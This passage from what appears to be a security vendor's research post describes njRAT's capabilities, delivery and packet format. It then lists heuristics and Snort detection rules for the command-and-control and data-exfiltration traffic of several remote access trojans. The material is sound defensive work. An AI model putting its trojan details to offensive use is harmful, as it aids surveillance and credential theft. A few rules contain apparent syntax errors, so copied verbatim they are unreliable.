


Fig.17: Collected data before encryption and after encryption.

njRAT

Discovered almost a decade ago, njRAT, also known as Bladabindi, is the most active and prevalent remote access trojan. It allows attackers to do surveillance and control the victim's computer. Its features include remote desktop, logging keystrokes, stealing credentials, capturing microphone and webcam, and many more. njRAT is mostly found to be delivered via phishing email campaigns containing malicious Word document attachments. It is also found to be delivered by masquerading as a legitimate application installer uploaded to file-sharing services and luring victims via drive-by download campaigns.

Since the leak of source code 2013, njRAT has become widely adopted by cybercriminals and APT actors including Gorgon Group and APT41. Numerous variants have been detected over the years. Some variants have been found to be communicating over standard HTTP protocol and others were found to be communicating over custom protocols over TCP. The packet begins with data length in a decimal format null-terminated string followed by command and then delimiter followed by exfiltrated data.




Fig.18: Fix length first response from C&C server.

Coverage:

Zscaler's multilayered cloud security platform detects indicators at various levels.

The following are the Cloud IPS (non-HTTP/S) signatures that enable detection of the above RATs:

Win32.Backdoor.RemcosRAT

Win32.Backdoor.NetwiredRC

Win32.Backdoor.CrimsonRAT

Win32.Backdoor.AsyncRAT

Win32.Backdoor.QuasarRAT

Win32.Backdoor.AgentTesla

Win32.Backdoor.Cybergate

Win32.Backdoor.Nanocore

Win32.Backdoor.Gh0stRAT

Win32.Backdoor.NjRat

Conclusion

All of the above-discussed RATs are communicating on custom and encrypted protocols over TCP. When communication is encrypted, it is more difficult to scan for their signature patterns in network traffic. However, we have discussed alternative ways to flag RAT traffic based on the heuristics of encrypted data. Four properties that are common to most RAT traffic on non-HTTP/S are:

1. Packets start with a length of encrypted data. Adding 4 to the little endian value of the first 4 should give the total length of TCP data.
2. Entropy of data followed after data length is high.
3. The C&C server responds in the same packet format as the client.
4. Often, server responses have lengths in specific ranges as they send only commands.

Snort Rules

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.CrimsonRat - CNC command"; flow:established,to_client; content:"|00 00 00 00|"; offset: 1; depth: 4; pcre:"/\x00\x00\x00\x00(thumb|filsz|rupth|dowf|endpo|scrsz|cscreen|dirs|stops|scren|cnls|udlt|delt|afile|listf|file|info|runf|fles|dowr|info|fldr)+=/"; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NetWiredRC - Check-in request"; flow:established,to_server; dsize:69; content:"|41 00 00 00 99|"; offset:0; depth:5; flowbits:set,ZS.NetwireRAT.Client; flowbits:noalert; metadata: classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NetWiredRC - Check-in response"; flow:established,to_server; dsize:5; content:"|3f 00 00 00 9b|"; flowbits:isset,ZS.NetwireRAT.Client; metadata: classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.AsyncRAT - Malicious SSL Cert"; flow:established,to_client; content:"|16 03 01|"; offset:0; depth:3; content:"AsyncRAT"; distance:0; fast_pattern; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.QuasarRAT - CNC response header"; flow:established,to_client; dsize:68; content:"|40 00 00 00|"; offset: 0; depth: 4; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.AgentTesla CNC via FTP/SMTP"; flow:established,to_server; content:"|3C|html|3E|Time|3A|"; content:"|3C|br|3E|User Name|3A|"; content:"|3C|br|3E|Computer Name|3A|"; distance: 0; content: "|3C|br|3E|OSFullName|3A|"; distance: 0; content:"CPU|3A|"; distance: 0; content:"|3C|br|3E|RAM|3A|"; distance: 0; content: "URL|3A|"; distance: 0; content: "Application|3A|"; distance: 0; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> any any (msg:"Zscaler Win32.Backdoor.CyberGate - Data Exfiltration"; flow:established,to_server; dsize:40<>300; pcre:"/\d{2,3}[#$]{4,6}\x0d\x0a/"; content:"|23 23 24 23 23 0d 0a|"; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.Nanocore Pulse check"; flow:established,to_server; dsize:12; content:"|08 00 00 00|"; offset: 0; depth: 4; content:"/c1 c3 d0 32 43 59 a1 78|"; distance:0; within:8; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.Nanocore - Generic C&C command (request)"; flow:established,to_server; flowbits:isset,ZS.NanocoreGen; dsize:12; content:"|08 00 00 00|"; offset:0; depth:4; byte_test:1,!=,0,5,relative; reference:url,https://zscaler.com;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.Nanocore - Generic C&C command (response)"; flow:established,to_client; flowbits:noalert; flowbits:set,ZS.NanocoreGen; content:"|20 00 00 00|"; offset:0; depth:4; byte_test:1,!=,0,5,relative; dsize:36; reference:url,https://zscaler.com;)

alert tcp any any -> any any (msg:"Zscaler Win32.Backdoor.Gh0stRAT - Possible Data Exfil activity"; flow:to_server,established; byte_extract:1,10,varbyte; byte_test:1,!=,varbyte,11; byte_test:1,=,varbyte,12; byte_test:1,=,varbyte,13; byte_test:1,!=,varbyte,15; byte_extract:4,16,vardword; byte_test:4,=,vardword,20; byte_test:4,=,vardword,24; byte_test:4,=,vardword,28; byte_test:4,!=,vardword,0; sid:8000031; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NjRat - Data Exfil activity"; flow:to_server,established; content:"|00|inf"; offset:3; depth:4; pcre:"/\d{1,3}\x00\w{1,3}/"; pcre:"/(?:[A-Za-z0-9+\/]{4})(?:[A-Za-z0-9+\/]{2}==|[A-Za-z0-9+\/]{3}=)?/"; flowbits:isset,ZS.njrat; flowbits:unset,ZS.njrat; classtype:trojan-activity; reference:url,https://research.zscaler.com;)*

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NjRat - Data Exfil activity"; flow:to_server,established; content:"|00|ll"; offset:3; depth:3; pcre:"/^\d{1,3}\x00/"; pcre:"/(?:[A-Za-z0-9+\/]{4})(?:[A-Za-z0-9+\/]{2}==|[A-Za-z0-9+\/]{3}=)?/"; flowbits:set,ZS.njrat; flowbits:noalert; classtype:trojan-activity; reference:url,https://research.zscaler.com;)*